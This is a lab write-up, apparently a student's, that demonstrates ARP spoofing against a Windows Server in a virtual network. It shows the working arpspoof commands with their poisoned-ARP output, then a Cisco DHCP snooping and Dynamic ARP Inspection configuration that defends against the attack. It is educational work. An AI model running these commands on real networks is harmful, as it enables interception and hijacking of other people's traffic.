
ARP Spoofing Attack

ARP spoofing is a technique where attackers send fake ARP messages to associate their MAC address with the IP address of another device, such as a gateway or server. This can lead to:

- Man-in-the-Middle Attacks: Interception and modification of traffic.
- Denial of Service: Network outages or slowdowns.
- Session Hijacking: Theft of session cookies or sensitive data.

LAB ARP Spoofing



Steps for configuration

1-Enter Router and enable DHCP

R1(config)#int f0/0

R1(config-if)#ip address 10.0.0.1 255.0.0.0

R1(config-if)#no shutdown

R1(config-if)#exit


R1(config)#ip dhcp pool DHCP R1

(dhcp-config)#network 10.0.0.0 255.0.0.0

R1(dhcp-config)#default-router 10.0.0.1

R1(dhcp-config)#dns-server 8.8.8.8


2-chack on pc for given ip DHCP



```
PC1> dhcp
DDORA IP 192.168.1.2/24 GW 192.168.1.1

PC1>
```


```
Executing the startup file


PC2>
PC2>
PC2> dhcp
DDORA IP 192.168.1.3/24 GW 192.168.1.1

PC2>
```

3- Check dhcp binding




```
DHCP#
DHCP#  show  ip dhcp  binding
Bindings from all pools not associated with VRF:
IP address           Client-ID/              Lease expiration        Type
                     Hardware address/
                     User name
192.168.1.2          0100.5079.6668.01       Sep 02 2024 06:34 PM    Automatic
192.168.1.3          0100.5079.6668.00       Sep 02 2024 06:35 PM    Automatic
DHCP#
```


4-enter Windows Server



```
C:\Users\Administrator>ipconfig /renew

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::98f:b0f8:e4d4:40de%12
   IPv4 Address. . . . . . . . . . . : 192.168.49.144
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.49.2

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : localdomain
   IPv4 Address. . . . . . . . . . . : 192.168.1.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```




```
C:\Users\Administrator>
C:\Users\Administrator>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 192.168.1.3: bytes=32 time=2ms TTL=64
Reply from 192.168.1.3: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.1.3:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 2ms, Average = 2ms
Control-C
^C
C:\Users\Administrator>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=1ms TTL=64
Reply from 192.168.1.2: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.1.2:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 2ms
Control-C
^C
C:\Users\Administrator>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=12ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 12ms, Maximum = 16ms, Average = 15ms

C:\Users\Administrator>_
```




```
C:\Users\Administrator>arp -a

Interface: 192.168.1.128 --- 0x7
  Internet Address      Physical Address      Type
  192.168.1.1           ca-01-3d-a4-00-08     dynamic
  192.168.1.2           00-50-79-66-68-01     dynamic
  192.168.1.3           00-50-79-66-68-00     dynamic
  192.168.1.254         00-50-56-f7-b7-5f     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.49.144 --- 0xc
  Internet Address      Physical Address      Type
  192.168.49.2          00-50-56-f6-f2-99     dynamic
  192.168.49.254        00-50-56-f6-00-25     dynamic
  192.168.49.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

192.168.1.1 mac of router Ca-01-3d-a4-00-08

5-enter on kail for Do attack



```
┌──(root㉿kali)-[/home/ahmed/Desktop]
└─#

┌──(root㉿kali)-[/home/ahmed/Desktop]
└─#

┌──(root㉿kali)-[/home/ahmed/Desktop]
└─# ifconfig eth0 promisc
echo 1 > /proc/sys/net/ipv4/ip_forward
```




```
#

┌──(root㉿kali)-[/home/ahmed/Desktop]
└─# arpspoof -i eth0 -t 192.168.1.128   ?
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

┌──(root㉿kali)-[/home/ahmed/Desktop]
└─# arpspoof -i eth0 -t 192.168.1.128    -r 192.168.1.1
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
```

6- After attack done

Whan enter windows server


Arp -a

192.168.1.1 mac   kail




```
C:\Users\Administrator>arp -a

Interface: 192.168.1.128 --- 0x7
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-7d-72-88     dynamic
  192.168.1.2           00-50-79-66-68-01     dynamic
  192.168.1.3           00-50-79-66-68-00     dynamic
  192.168.1.132         00-0c-29-7d-72-88     dynamic
  192.168.1.254         00-50-56-f7-b7-5f     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.49.144 --- 0xc
  Internet Address      Physical Address      Type
  192.168.49.2          00-50-56-f6-f2-99     dynamic
  192.168.49.254        00-50-56-f6-00-25     dynamic
  192.168.49.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Mac router



```
DHCP#show  interfaces
FastEthernet0/0 is up, line protocol is up
  Hardware is i82543 (Livengood), address is ca01.3da4.0008 (bia ca01.3da4.0008)
  Internet address is 192.168.1.1/24
  MTU 1500 bytes, BW 100000 Kbit/sec, DLY 100 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, 100BaseTX/FX
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:04, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     965 packets input, 75584 bytes
     Received 836 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
     0 watchdog
     0 input packets with dribble condition detected
     283 packets output, 24917 bytes, 0 underruns
     0 output errors, 0 collisions, 1 interface resets
 --More--
```

Mac kail



```
┌──(root㉿kali)-[/home/ahmed/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.132  netmask 255.255.255.0  broadcast 192.168.
        ether 00:0c:29:7d:72:88  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 684 (684.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1  bytes 342 (342.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0×2000

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

Protect from this attack

1. Static ARP Entries: Set fixed ARP mappings to prevent unauthorized changes.
2. Dynamic ARP Inspection (DAI): Validates ARP packets on Cisco switches.
3. Port Security: Restricts MAC addresses per port to prevent unauthorized access.
4. DHCP Snooping: Filters DHCP packets and permits only trusted servers.
5. Network Monitoring: Watch for unusual ARP traffic patterns.

Configuration for protect

```
IOU1(config)#ip dhcp snooping  vlan  1

IOU1(config)#ip dhcp snooping

IOU1(config)#no ip dhcp snooping information  option

IOU1(config)#int e0/0 (router )

IOU1(config-if)#ip dhcp  snooping  trust

IOU1(config)int e1/0     (kail )

IOU1(config-if)#ip  dhcp  snooping  limit  rate  3

 IOU1 (conf ) #ip arp  inspection  vlan 1

IOU1(config)#interface  e0/0

IOU1(config-if)#ip arp  inspection  trust

IOU1(config)#interface  e1/0

IOU1(config-if)#ip arp  inspection  limit  rate  3

IOU1(config-if)#arp access-list Ahmed

  permit ip host 192.168.1.1 mac host ca01.3da4.0008

IOU1(config-if)#ip arp inspection vlan 1

IOU1(config-if)#ip arp inspection filter Ahmed vlan  1
```